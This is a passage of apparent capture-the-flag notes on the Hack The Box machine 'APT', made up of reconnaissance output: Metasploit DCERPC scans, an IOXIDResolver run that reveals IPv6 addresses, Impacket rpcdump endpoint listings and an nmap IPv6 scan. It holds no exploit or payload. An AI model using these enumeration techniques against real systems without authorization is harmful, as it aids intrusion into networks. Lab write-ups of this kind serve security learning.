[*] 10.10.10.213:135      - UUID e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID 0b0a6584-9e0f-11cf-a3cf-00805f68cb1b v1.1
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID 1d55b526-c137-46c5-ab79-638f2a68e869 v1.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID 64fe0b7f-9ef5-4553-a7db-9a1975777554 v1.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID e60c73e6-88f9-11cf-9af1-0020af6e72f4 v2.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a v0.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
```

```
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID b9e79e60-3d52-11ce-aaa1-00006901293f v0.2
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID 64fe0b7f-9ef5-4553-a7db-9a1975777554 v1.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID e60c73e6-88f9-11cf-9af1-0020af6e72f4 v2.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a v0.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID b9e79e60-3d52-11ce-aaa1-00006901293f v0.2
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID 412f241e-c12a-11ce-abff-0020af6e7a17 v0.2
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
[*] 10.10.10.213:135      - UUID 00000136-0000-0000-c000-000000000046 v0.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000001000000000000d3060000
```

```
[*] 10.10.10.213:135      - UUID c6f3ee72-ce7e-11d1-b71e-00c04fc3111a v1.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000010000000000000d3060000
[*] 10.10.10.213:135      - UUID 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 v0.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000010000000000000d3060000
[*] 10.10.10.213:135      - UUID 000001a0-0000-0000-c000-000000000046 v0.0
[*] 10.10.10.213:135      - Remote Management Interface Error: DCERPC FAULT =>
nca_s_fault_ndr
[*] 10.10.10.213:135      -      listening: 00000000
[*] 10.10.10.213:135      -      killed: 00000005
[*] 10.10.10.213:135      -      name: 000100000000000010000000000000d3060000
[*] 10.10.10.213:135      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

AUDITOR

```
10.10.10.213 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135
ACCESS GRANTED 0000000000000000000000000000000000000000000000076070000
10.10.10.213 - UUID afa8bd80-7d8a-11c9-bef4-08002b102989 1.0 OPEN VIA 135
ACCESS GRANTED
000002000c0000000c0000004000200080002000c000200100002001400020018000 2001c0002002

[*] 10.10.10.213:135      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

IOXIDRESOLVER.py

Address: dead:beef::a04f:6e95:b63c:7716
Address: dead:beef::b885:d62a:d679:573f

```
sudo git clone https://github.com/mubix/IOXIDResolver.git
kali@kali:~/IOXIDResolver$ python3 IOXIDResolver.py -t $IP
[*] Retrieving network interface of 10.10.10.213
Address: apt
Address: 10.10.10.213
Address: dead:beef::b885:d62a:d679:573f
Address: dead:beef::a04f:6e95:b63c:7716
```

RPCDump.py

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Retrieving endpoint list from 10.10.10.213
Protocol: [MS-RSP]: Remote Shutdown Protocol
Provider: wininit.exe
UUID    : D95AFE70-A6D5-4259-822E-2C84DA1DDB0D v1.0
Bindings:
          ncacn_ip_tcp:10.10.10.213[49664]
          ncalrpc:[WindowsShutdown]
          ncacn_np:\\APT[\PIPE\InitShutdown]
          ncalrpc:[WMsgKRpc06A120]

Protocol: N/A
Provider: winlogon.exe
UUID    : 76F226C3-EC14-4325-8A99-6A46348418AF v1.0
Bindings:
          ncalrpc:[WindowsShutdown]
          ncacn_np:\\APT[\PIPE\InitShutdown]
          ncalrpc:[WMsgKRpc06A120]
          ncalrpc:[WMsgKRpc06EAA1]

Protocol: N/A
Provider: N/A
UUID    : D09BDEB5-6171-4A34-BFE2-06FA82652568 v1.0
Bindings:
          ncalrpc:[csebpub]
          ncalrpc:[LRPC-fa3cbf8d6c8eec45f4]
```

```
          ncalrpc:[LRPC-36117fef9b8ff069c7]
          ncacn_np:\\APT[\pipe\LSM_API_service]
          ncalrpc:[LSMApi]
          ncalrpc:[LRPC-203104fae8f1cc8746]
          ncalrpc:[actkernel]
          ncalrpc:[umpo]
          ncalrpc:[LRPC-36117fef9b8ff069c7]
          ncacn_np:\\APT[\pipe\LSM_API_service]
          ncalrpc:[LSMApi]
          ncalrpc:[LRPC-203104fae8f1cc8746]
          ncalrpc:[actkernel]
          ncalrpc:[umpo]
          ncalrpc:[LRPC-21abe57f43733aafb8]
          ncalrpc:[dhcpcsvc]
          ncalrpc:[dhcpcsvc6]
          ncacn_ip_tcp:10.10.10.213[49665]
          ncacn_np:\\APT[\pipe\eventlog]
          ncalrpc:[eventlog]
          ncalrpc:[LRPC-91e2229d475e64d10f]

Protocol: N/A
Provider: N/A
UUID    : 697DCDA9-3BA9-4EB2-9247-E11F1901B0D2 v1.0
Bindings:
          ncalrpc:[LRPC-fa3cbf8d6c8eec45f4]
          ncalrpc:[LRPC-36117fef9b8ff069c7]
          ncacn_np:\\APT[\pipe\LSM_API_service]
          ncalrpc:[LSMApi]
          ncalrpc:[LRPC-203104fae8f1cc8746]
          ncalrpc:[actkernel]
          ncalrpc:[umpo]

Protocol: N/A
Provider: sysntfy.dll
UUID    : C9AC6DB5-82B7-4E55-AE8A-E464ED7B4277 v1.0 Impl friendly name
Bindings:
          ncalrpc:[LRPC-203104fae8f1cc8746]
          ncalrpc:[actkernel]
          ncalrpc:[umpo]
          ncalrpc:[LRPC-7f23f4c9a428d3f54c]
```

```
          ncalrpc:[senssvc]
          ncalrpc:[OLE0073B1ED968E594CEE6A9C842474]
          ncalrpc:[IUserProfile2]
          ncalrpc:[IUserProfile2]
          ncalrpc:[OLE322EE9E9E30593556CE7B55AA0F4]
          ncacn_ip_tcp:10.10.10.213[49667]
          ncalrpc:[samss lpc]
          ncalrpc:[SidKey Local End Point]
          ncalrpc:[protected_storage]
          ncalrpc:[lsasspirpc]
          ncalrpc:[lsapolicylookup]
          ncalrpc:[LSA_EAS_ENDPOINT]
          ncalrpc:[lsacap]
          ncalrpc:[LSARPC_ENDPOINT]
          ncalrpc:[securityevent]
          ncalrpc:[audit]
          ncacn_np:\\APT[\pipe\lsass]

Protocol: N/A
Provider: nsisvc.dll
UUID    : 7EA70BCF-48AF-4F6A-8968-6A440754D5FA v1.0 NSI server endpoint
Bindings:
          ncalrpc:[LRPC-94cd3bf525ee2acd58]

Protocol: N/A
Provider: N/A
UUID    : A500D4C6-0DD1-4543-BC0C-D5F93486EAF8 v1.0
Bindings:
          ncalrpc:[LRPC-4114a6c390d3864876]
          ncalrpc:[LRPC-21abe57f43733aafb8]
          ncalrpc:[dhcpcsvc]
          ncalrpc:[dhcpcsvc6]
          ncacn_ip_tcp:10.10.10.213[49665]
          ncacn_np:\\APT[\pipe\eventlog]
          ncalrpc:[eventlog]
          ncalrpc:[LRPC-91e2229d475e64d10f]

Protocol: N/A
Provider: dhcpcsvc.dll
UUID    : 3C4728C5-F0AB-448B-BDA1-6CE01EB0A6D5 v1.0 DHCP Client LRPC Endpoint
```

```
Bindings:
          ncalrpc:[dhcpcsvc]
          ncalrpc:[dhcpcsvc6]
          ncacn_ip_tcp:10.10.10.213[49665]
          ncacn_np:\\APT[\pipe\eventlog]
          ncalrpc:[eventlog]
          ncalrpc:[LRPC-91e2229d475e64d10f]

Protocol: N/A
Provider: dhcpcsvc6.dll
UUID    : 3C4728C5-F0AB-448B-BDA1-6CE01EB0A6D6 v1.0 DHCPv6 Client LRPC Endpoint
Bindings:
          ncalrpc:[dhcpcsvc6]
          ncacn_ip_tcp:10.10.10.213[49665]
          ncacn_np:\\APT[\pipe\eventlog]
          ncalrpc:[eventlog]
          ncalrpc:[LRPC-91e2229d475e64d10f]

Protocol: [MS-EVEN6]: EventLog Remoting Protocol
Provider: wevtsvc.dll
UUID    : F6BEAFF7-1E19-4FBB-9F8F-B89E2018337C v1.0 Event log TCPIP
Bindings:
          ncacn_ip_tcp:10.10.10.213[49665]
          ncacn_np:\\APT[\pipe\eventlog]
          ncalrpc:[eventlog]
          ncalrpc:[LRPC-91e2229d475e64d10f]

Protocol: N/A
Provider: nrpsrv.dll
UUID    : 30ADC50C-5CBC-46CE-9A0E-91914789E23C v1.0 NRP server endpoint
Bindings:
          ncalrpc:[LRPC-91e2229d475e64d10f]

Protocol: N/A
Provider: gpsvc.dll
UUID    : 2EB08E3E-639F-4FBA-97B1-14F878961076 v1.0 Group Policy RPC Interface
Bindings:
          ncalrpc:[LRPC-312b59759a7a1b0271]

Protocol: N/A
```

```
Provider: IKEEXT.DLL
UUID    : A398E520-D59A-4BDD-AA7A-3C1E0303A511 v1.0 IKE/Authip API
Bindings:
          ncalrpc:[LRPC-a4274f0cff3f6d195a]
          ncacn_ip_tcp:10.10.10.213[49666]
          ncalrpc:[ubpmtaskhostchannel]
          ncacn_np:\\APT[\PIPE\atsvc]
          ncalrpc:[senssvc]
          ncalrpc:[OLE0073B1ED968E594CEE6A9C842474]
          ncalrpc:[IUserProfile2]

Protocol: N/A
Provider: N/A
UUID    : 0D3C7F20-1C8D-4654-A1B3-51563B298BDA v1.0 UserMgrCli
Bindings:
          ncalrpc:[LRPC-a4274f0cff3f6d195a]
          ncacn_ip_tcp:10.10.10.213[49666]
          ncalrpc:[ubpmtaskhostchannel]
          ncacn_np:\\APT[\PIPE\atsvc]
          ncalrpc:[senssvc]
          ncalrpc:[OLE0073B1ED968E594CEE6A9C842474]
          ncalrpc:[IUserProfile2]

Protocol: N/A
Provider: N/A
UUID    : B18FBAB6-56F8-4702-84E0-41053293A869 v1.0 UserMgrCli
Bindings:
          ncalrpc:[LRPC-a4274f0cff3f6d195a]
          ncacn_ip_tcp:10.10.10.213[49666]
          ncalrpc:[ubpmtaskhostchannel]
          ncacn_np:\\APT[\PIPE\atsvc]
          ncalrpc:[senssvc]
          ncalrpc:[OLE0073B1ED968E594CEE6A9C842474]
          ncalrpc:[IUserProfile2]

Protocol: N/A
Provider: N/A
UUID    : 3A9EF155-691D-4449-8D05-09AD57031823 v1.0
Bindings:
          ncacn_ip_tcp:10.10.10.213[49666]
```

```
          ncalrpc:[ubpmtaskhostchannel]
          ncacn_np:\\APT[\PIPE\atsvc]
          ncalrpc:[senssvc]
          ncalrpc:[OLE0073B1ED968E594CEE6A9C842474]
          ncalrpc:[IUserProfile2]

Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol
Provider: schedsvc.dll
UUID    : 86D35949-83C9-4044-B424-DB363231FD0C v1.0
Bindings:
          ncacn_ip_tcp:10.10.10.213[49666]
          ncalrpc:[ubpmtaskhostchannel]
          ncacn_np:\\APT[\PIPE\atsvc]
          ncalrpc:[senssvc]
          ncalrpc:[OLE0073B1ED968E594CEE6A9C842474]
          ncalrpc:[IUserProfile2]

Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol
Provider: taskcomp.dll
UUID    : 378E52B0-C0A9-11CF-822D-00AA0051E40F v1.0
Bindings:
          ncacn_np:\\APT[\PIPE\atsvc]
          ncalrpc:[senssvc]
          ncalrpc:[OLE0073B1ED968E594CEE6A9C842474]
          ncalrpc:[IUserProfile2]

Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol
Provider: taskcomp.dll
UUID    : 1FF70682-0A51-30E8-076D-740BE8CEE98B v1.0
Bindings:
          ncacn_np:\\APT[\PIPE\atsvc]
          ncalrpc:[senssvc]
          ncalrpc:[OLE0073B1ED968E594CEE6A9C842474]
          ncalrpc:[IUserProfile2]

Protocol: N/A
Provider: schedsvc.dll
UUID    : 0A74EF1C-41A4-4E06-83AE-DC74FB1CDD53 v1.0
Bindings:
          ncalrpc:[senssvc]
```

```
          ncalrpc:[OLE0073B1ED968E594CEE6A9C842474]
          ncalrpc:[IUserProfile2]

Protocol: N/A
Provider: N/A
UUID    : 7F1343FE-50A9-4927-A778-0C5859517BAC v1.0 DfsDs service
Bindings:
          ncacn_np:\\APT[\PIPE\wkssvc]
          ncalrpc:[LRPC-de1d4df88228685c23]
          ncalrpc:[DNSResolver]

Protocol: N/A
Provider: N/A
UUID    : EB081A0D-10EE-478A-A1DD-50995283E7A8 v3.0 Witness Client Test
Interface
Bindings:
          ncalrpc:[LRPC-de1d4df88228685c23]
          ncalrpc:[DNSResolver]

Protocol: N/A
Provider: N/A
UUID    : F2C9B409-C1C9-4100-8639-D8AB1486694A v1.0 Witness Client Upcall
Server
Bindings:
          ncalrpc:[LRPC-de1d4df88228685c23]
          ncalrpc:[DNSResolver]

Protocol: N/A
Provider: N/A
UUID    : DF4DF73A-C52D-4E3A-8003-8437FDF8302A v0.0 WM_WindowManagerRPC\Server
Bindings:
          ncalrpc:[LRPC-9aa7bda3da008ed241]
          ncalrpc:[LRPC-45bf7126804bcf61d0]
          ncalrpc:[LRPC-bd819d538ad9731b07]

Protocol: N/A
Provider: MPSSVC.dll
UUID    : 2FB92682-6599-42DC-AE13-BD2CA89BD11C v1.0 Fw APIs
Bindings:
          ncalrpc:[LRPC-45bf7126804bcf61d0]
```

```
          ncalrpc:[LRPC-bd819d538ad9731b07]

Protocol: N/A
Provider: N/A
UUID    : F47433C3-3E9D-4157-AAD4-83AA1F5C2D4C v1.0 Fw APIs
Bindings:
          ncalrpc:[LRPC-45bf7126804bcf61d0]
          ncalrpc:[LRPC-bd819d538ad9731b07]

Protocol: N/A
Provider: MPSSVC.dll
UUID    : 7F9D11BF-7FB9-436B-A812-B2D50C5D4C03 v1.0 Fw APIs
Bindings:
          ncalrpc:[LRPC-45bf7126804bcf61d0]
          ncalrpc:[LRPC-bd819d538ad9731b07]

Protocol: N/A
Provider: BFE.DLL
UUID    : DD490425-5325-4565-B774-7E27D6C09C24 v1.0 Base Firewall Engine API
Bindings:
          ncalrpc:[LRPC-bd819d538ad9731b07]

Protocol: [MS-NRPC]: Netlogon Remote Protocol
Provider: netlogon.dll
UUID    : 12345678-1234-ABCD-EF00-01234567CFFB v1.0
Bindings:
          ncalrpc:[NETLOGON_LRPC]
          ncacn_ip_tcp:10.10.10.213[49670]
          ncacn_np:\\APT[\pipe\0b645ece05ec0ba0]
          ncacn_http:10.10.10.213[49669]
          ncalrpc:[NTDS_LPC]
          ncalrpc:[OLE322EE9E9E30593556CE7B55AA0F4]
          ncacn_ip_tcp:10.10.10.213[49667]
          ncalrpc:[samss lpc]
          ncalrpc:[SidKey Local End Point]
          ncalrpc:[protected_storage]
          ncalrpc:[lsasspirpc]
          ncalrpc:[lsapolicylookup]
          ncalrpc:[LSA_EAS_ENDPOINT]
          ncalrpc:[lsacap]
```

```
          ncalrpc:[LSARPC_ENDPOINT]
          ncalrpc:[securityevent]
          ncalrpc:[audit]
          ncacn_np:\\APT[\pipe\lsass]

Protocol: [MS-RAA]: Remote Authorization API Protocol
Provider: N/A
UUID    : 0B1C2170-5732-4E0E-8CD3-D9B16F3B84D7 v0.0 RemoteAccessCheck
Bindings:
          ncalrpc:[NETLOGON_LRPC]
          ncacn_ip_tcp:10.10.10.213[49670]
          ncacn_np:\\APT[\pipe\0b645ece05ec0ba0]
          ncacn_http:10.10.10.213[49669]
          ncalrpc:[NTDS_LPC]
          ncalrpc:[OLE322EE9E9E30593556CE7B55AA0F4]
          ncacn_ip_tcp:10.10.10.213[49667]
          ncalrpc:[samss lpc]
          ncalrpc:[SidKey Local End Point]
          ncalrpc:[protected_storage]
          ncalrpc:[lsasspirpc]
          ncalrpc:[lsapolicylookup]
          ncalrpc:[LSA_EAS_ENDPOINT]
          ncalrpc:[lsacap]
          ncalrpc:[LSARPC_ENDPOINT]
          ncalrpc:[securityevent]
          ncalrpc:[audit]
          ncacn_np:\\APT[\pipe\lsass]
          ncalrpc:[NETLOGON_LRPC]
          ncacn_ip_tcp:10.10.10.213[49670]
          ncacn_np:\\APT[\pipe\0b645ece05ec0ba0]
          ncacn_http:10.10.10.213[49669]
          ncalrpc:[NTDS_LPC]
          ncalrpc:[OLE322EE9E9E30593556CE7B55AA0F4]
          ncacn_ip_tcp:10.10.10.213[49667]
          ncalrpc:[samss lpc]
          ncalrpc:[SidKey Local End Point]
          ncalrpc:[protected_storage]
          ncalrpc:[lsasspirpc]
          ncalrpc:[lsapolicylookup]
          ncalrpc:[LSA_EAS_ENDPOINT]
```

```
          ncalrpc:[lsacap]
          ncalrpc:[LSARPC_ENDPOINT]
          ncalrpc:[securityevent]
          ncalrpc:[audit]
          ncacn_np:\\APT[\pipe\lsass]

Protocol: N/A
Provider: efssvc.dll
UUID    : 04EEB297-CBF4-466B-8A2A-BFD6A2F10BBA v1.0 EFSK RPC Interface
Bindings:
          ncacn_np:\\APT[\pipe\efsrpc]
          ncalrpc:[LRPC-9df3d8a8f5de5168b7]

Protocol: N/A
Provider: efssvc.dll
UUID    : DF1941C5-FE89-4E79-BF10-463657ACF44D v1.0 EFS RPC Interface
Bindings:
          ncacn_np:\\APT[\pipe\efsrpc]
          ncalrpc:[LRPC-9df3d8a8f5de5168b7]

Protocol: [MS-SAMR]: Security Account Manager (SAM) Remote Protocol
Provider: samsrv.dll
UUID    : 12345778-1234-ABCD-EF00-0123456789AC v1.0
Bindings:
          ncacn_ip_tcp:10.10.10.213[49670]
          ncacn_np:\\APT[\pipe\0b645ece05ec0ba0]
          ncacn_http:10.10.10.213[49669]
          ncalrpc:[NTDS_LPC]
          ncalrpc:[OLE322EE9E9E30593556CE7B55AA0F4]
          ncacn_ip_tcp:10.10.10.213[49667]
          ncalrpc:[samss lpc]
          ncalrpc:[SidKey Local End Point]
          ncalrpc:[protected_storage]
          ncalrpc:[lsasspirpc]
          ncalrpc:[lsapolicylookup]
          ncalrpc:[LSA_EAS_ENDPOINT]
          ncalrpc:[lsacap]
          ncalrpc:[LSARPC_ENDPOINT]
          ncalrpc:[securityevent]
          ncalrpc:[audit]
```

```
          ncacn_np:\\APT[\pipe\lsass]

Protocol: [MS-LSAT]: Local Security Authority (Translation Methods) Remote
Provider: lsasrv.dll
UUID    : 12345778-1234-ABCD-EF00-0123456789AB v0.0
Bindings:
          ncacn_np:\\APT[\pipe\0b645ece05ec0ba0]
          ncacn_http:10.10.10.213[49669]
          ncalrpc:[NTDS_LPC]
          ncalrpc:[OLE322EE9E9E30593556CE7B55AA0F4]
          ncacn_ip_tcp:10.10.10.213[49667]
          ncalrpc:[samss lpc]
          ncalrpc:[SidKey Local End Point]
          ncalrpc:[protected_storage]
          ncalrpc:[lsasspirpc]
          ncalrpc:[lsapolicylookup]
          ncalrpc:[LSA_EAS_ENDPOINT]
          ncalrpc:[lsacap]
          ncalrpc:[LSARPC_ENDPOINT]
          ncalrpc:[securityevent]
          ncalrpc:[audit]
          ncacn_np:\\APT[\pipe\lsass]

Protocol: [MS-DRSR]: Directory Replication Service (DRS) Remote Protocol
Provider: ntdsai.dll
UUID    : E3514235-4B06-11D1-AB04-00C04FC2DCD2 v4.0 MS NT Directory DRS
Interface
Bindings:
          ncacn_np:\\APT[\pipe\0b645ece05ec0ba0]
          ncacn_http:10.10.10.213[49669]
          ncalrpc:[NTDS_LPC]
          ncalrpc:[OLE322EE9E9E30593556CE7B55AA0F4]
          ncacn_ip_tcp:10.10.10.213[49667]
          ncalrpc:[samss lpc]
          ncalrpc:[SidKey Local End Point]
          ncalrpc:[protected_storage]
          ncalrpc:[lsasspirpc]
          ncalrpc:[lsapolicylookup]
          ncalrpc:[LSA_EAS_ENDPOINT]
          ncalrpc:[lsacap]
```

```
          ncalrpc:[LSARPC_ENDPOINT]
          ncalrpc:[securityevent]
          ncalrpc:[audit]
          ncacn_np:\\APT[\pipe\lsass]

Protocol: N/A
Provider: N/A
UUID    : 1A0D010F-1C33-432C-B0F5-8CF4E8053099 v1.0 IdSegSrv service
Bindings:
          ncalrpc:[LRPC-5a06b222c5fd493a5d]

Protocol: N/A
Provider: srvsvc.dll
UUID    : 98716D03-89AC-44C7-BB8C-285824E51C4A v1.0 XactSrv service
Bindings:
          ncalrpc:[LRPC-5a06b222c5fd493a5d]

Protocol: N/A
Provider: N/A
UUID    : E38F5360-8572-473E-B696-1B46873BEEAB v1.0
Bindings:
          ncalrpc:[OLEB404942E2F44E1090CDEC98175FF]
          ncalrpc:[LRPC-e8e899b4511c809964]

Protocol: N/A
Provider: N/A
UUID    : 4C9DBF19-D39E-4BB9-90EE-8F7179B20283 v1.0
Bindings:
          ncalrpc:[LRPC-e8e899b4511c809964]

Protocol: [MS-SCMR]: Service Control Manager Remote Protocol
Provider: services.exe
UUID    : 367ABB81-9844-35F1-AD32-98F038001003 v2.0
Bindings:
          ncacn_ip_tcp:10.10.10.213[49673]

Protocol: N/A
Provider: winlogon.exe
UUID    : 12E65DD8-887F-41EF-91BF-8D816C42C2E7 v1.0 Secure Desktop LRPC
interface
```

```
Bindings:
          ncalrpc:[WMsgKRpc06EAA1]

Protocol: [MS-CMPO]: MSDTC Connection Manager:
Provider: msdtcprx.dll
UUID    : 906B0CE0-C70B-1067-B317-00DD010662DA v1.0
Bindings:
          ncalrpc:[LRPC-98597db131977e7b24]
          ncalrpc:[OLE0B7E4681E90F52C53BBF5808A314]
          ncalrpc:[LRPC-33df1b9c8663087710]
          ncalrpc:[LRPC-33df1b9c8663087710]
          ncalrpc:[LRPC-33df1b9c8663087710]

Protocol: [MS-DNSP]: Domain Name Service (DNS) Server Management
Provider: dns.exe
UUID    : 50ABC2A4-574D-40B3-9D66-EE4FD5FBA076 v5.0
Bindings:
          ncacn_ip_tcp:10.10.10.213[49687]

Protocol: [MS-FRS2]: Distributed File System Replication Protocol
Provider: dfsrmig.exe
UUID    : 897E2E5F-93F3-4376-9C9C-FD2277495C27 v1.0 Frs2 Service
Bindings:
          ncacn_ip_tcp:10.10.10.213[49694]
          ncalrpc:[OLE513D17A37460FE80B381329BEE9A]

[*] Received 266 endpoints.
```

Nmap IPV6

Address: dead:beef::a04f:6e95:b63c:7716
Address: dead:beef::b885:d62a:d679:573f

Port	Service

Port	Service
53	Simple DNS Plus
80	IIS 10.0
88	kerberos
135	msrpc
389	ldap
445	Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464	kpasswd5
593	Microsoft Windows RPC over HTTP 1.0
636	ssl/ldap

```
# Nmap 7.91 scan initiated Tue Mar 30 21:21:53 2021 as: nmap -sC -sV -vvv -oN
nmap/Initial6 -6 dead:beef::a04f:6e95:b63c:7716
Nmap scan report for dead:beef::a04f:6e95:b63c:7716
Host is up, received syn-ack (0.032s latency).
Scanned at 2021-03-30 21:21:54 EDT for 32s
Not shown: 991 filtered ports
Reason: 991 no-responses
PORT    STATE SERVICE      REASON  VERSION
53/tcp  open  domain       syn-ack Simple DNS Plus
80/tcp  open  http         syn-ack Microsoft IIS httpd 10.0
| http-server-header:
|   Microsoft-HTTPAPI/2.0
|_  Microsoft-IIS/10.0
|_http-title: Bad Request
88/tcp  open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time:
2021-03-31 01:48:45Z)
135/tcp open  msrpc        syn-ack Microsoft Windows RPC
389/tcp open  ldap         syn-ack Microsoft Windows Active Directory LDAP
(Domain: htb.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=apt.htb.local
| Subject Alternative Name: DNS:apt.htb.local
| Issuer: commonName=apt.htb.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
```

```
| Not valid before: 2020-09-24T07:07:18
| Not valid after:  2050-09-24T07:17:18
| MD5:   c743 dd92 e928 50b0 aa86 6f80 1b04 4d22
| SHA-1: f677 c290 98c0 2ac5 8575 7060 683d cdbc 5f86 5d45
| -----BEGIN CERTIFICATE-----
| MIIDJjCCAg6gAwIBAgIQQg664ORKu6FF1x3M6AR5FjANBgkqhkiG9w0BAQsFADAY
| MRYwFAYDVQQDDA1hcHQuaHRiLmxvY2FsMCAXDTIwMDkyNDA3MDcxOFoYDzIwNTAw
| OTI0MDcxNzE4WjAYMRYwFAYDVQQDDA1hcHQuaHRiLmxvY2FsMIIBIjANBgkqhkiG
| 9w0BAQEFAAOCAQ8AMIIBCgKCAQEApN9k/PGK7QcXjONuOeT7rIascD+bozXzfhli
| b4yHz6PfPrKMwp3AMcY5/M/iwDRoFOrYj3HNW4DlRkuBw5l//UGpjQcO4rkmxdIg
| 6Pqf7MOzLxF4jNGXyGlOq/hvki/+fsR9tq7e4O20w6LV3toLb5oKtitu3PW3pnKM
| lOTASkv1xt5E1+5cMo8NVEYgfHWdcLt6iY3PFKzN9HhjoZ1AmOToyb0RfgAyoJok
| QLkN3HJraOANzEPyq9NmGC/yRvdYQ299kXh+hCMU+M9EjBBvLFc8o7Ci5Zq1AgUm
| qf6XXz2QdwctXg2QJqqgMeElaxGJaoBg161EgEwftzy4yjobFwIDAQABo2owaDAO
| BgNVHQ8BAf8EBAMCBaAwHQYDVR0lBBYwFAYIKwYBBQUHAwIGCCsGAQUFBwMBMBgG
| A1UdEQQRMA+CDWFwdC5odGIubG9jYWwwHQYDVR0OBBYEFKCI+2TQc8sHDcWZMb2m
| 8BeIOhvNMA0GCSqGSIb3DQEBCwUAA4IBAQCYucbJiU6grEMT9a3NrUzW3SxCjW3i
| 9bYa1D/+Tlf6w627r03tL+tV/c0U2BzzztGMIUItOLfWyJCTcs6KUpSQUclaUTkG
| 7k59ABHj5z/OuOVRvP3qceJY69CNtwBaxYVni9ei8GZ22sIyg1WidFEP31CulJqm
| eMgrMOj5egS6jaiqaOUIk3wZk033Vk9ZeSEPi5Ur4qNa28pCxBDJ1k6s9yQWQFTF
| mHnp84Oc8orbALUePWiPt0IZKSXzptvHU0LRJE6aWB9pWKoEP+5ibZ7L7UxLVryH
| MP+pnqp9xiFaauqlwi2w8LmoX2KIat8obtDH/clQj6gu/UQ/7an+qErq
|_-----END CERTIFICATE-----
|_ssl-date: 2021-03-31T01:49:05+00:00; +26m39s from scanner time.
445/tcp open  microsoft-ds syn-ack Windows Server 2016 Standard 14393
microsoft-ds (workgroup: HTB)
464/tcp open  kpasswd5?    syn-ack
593/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
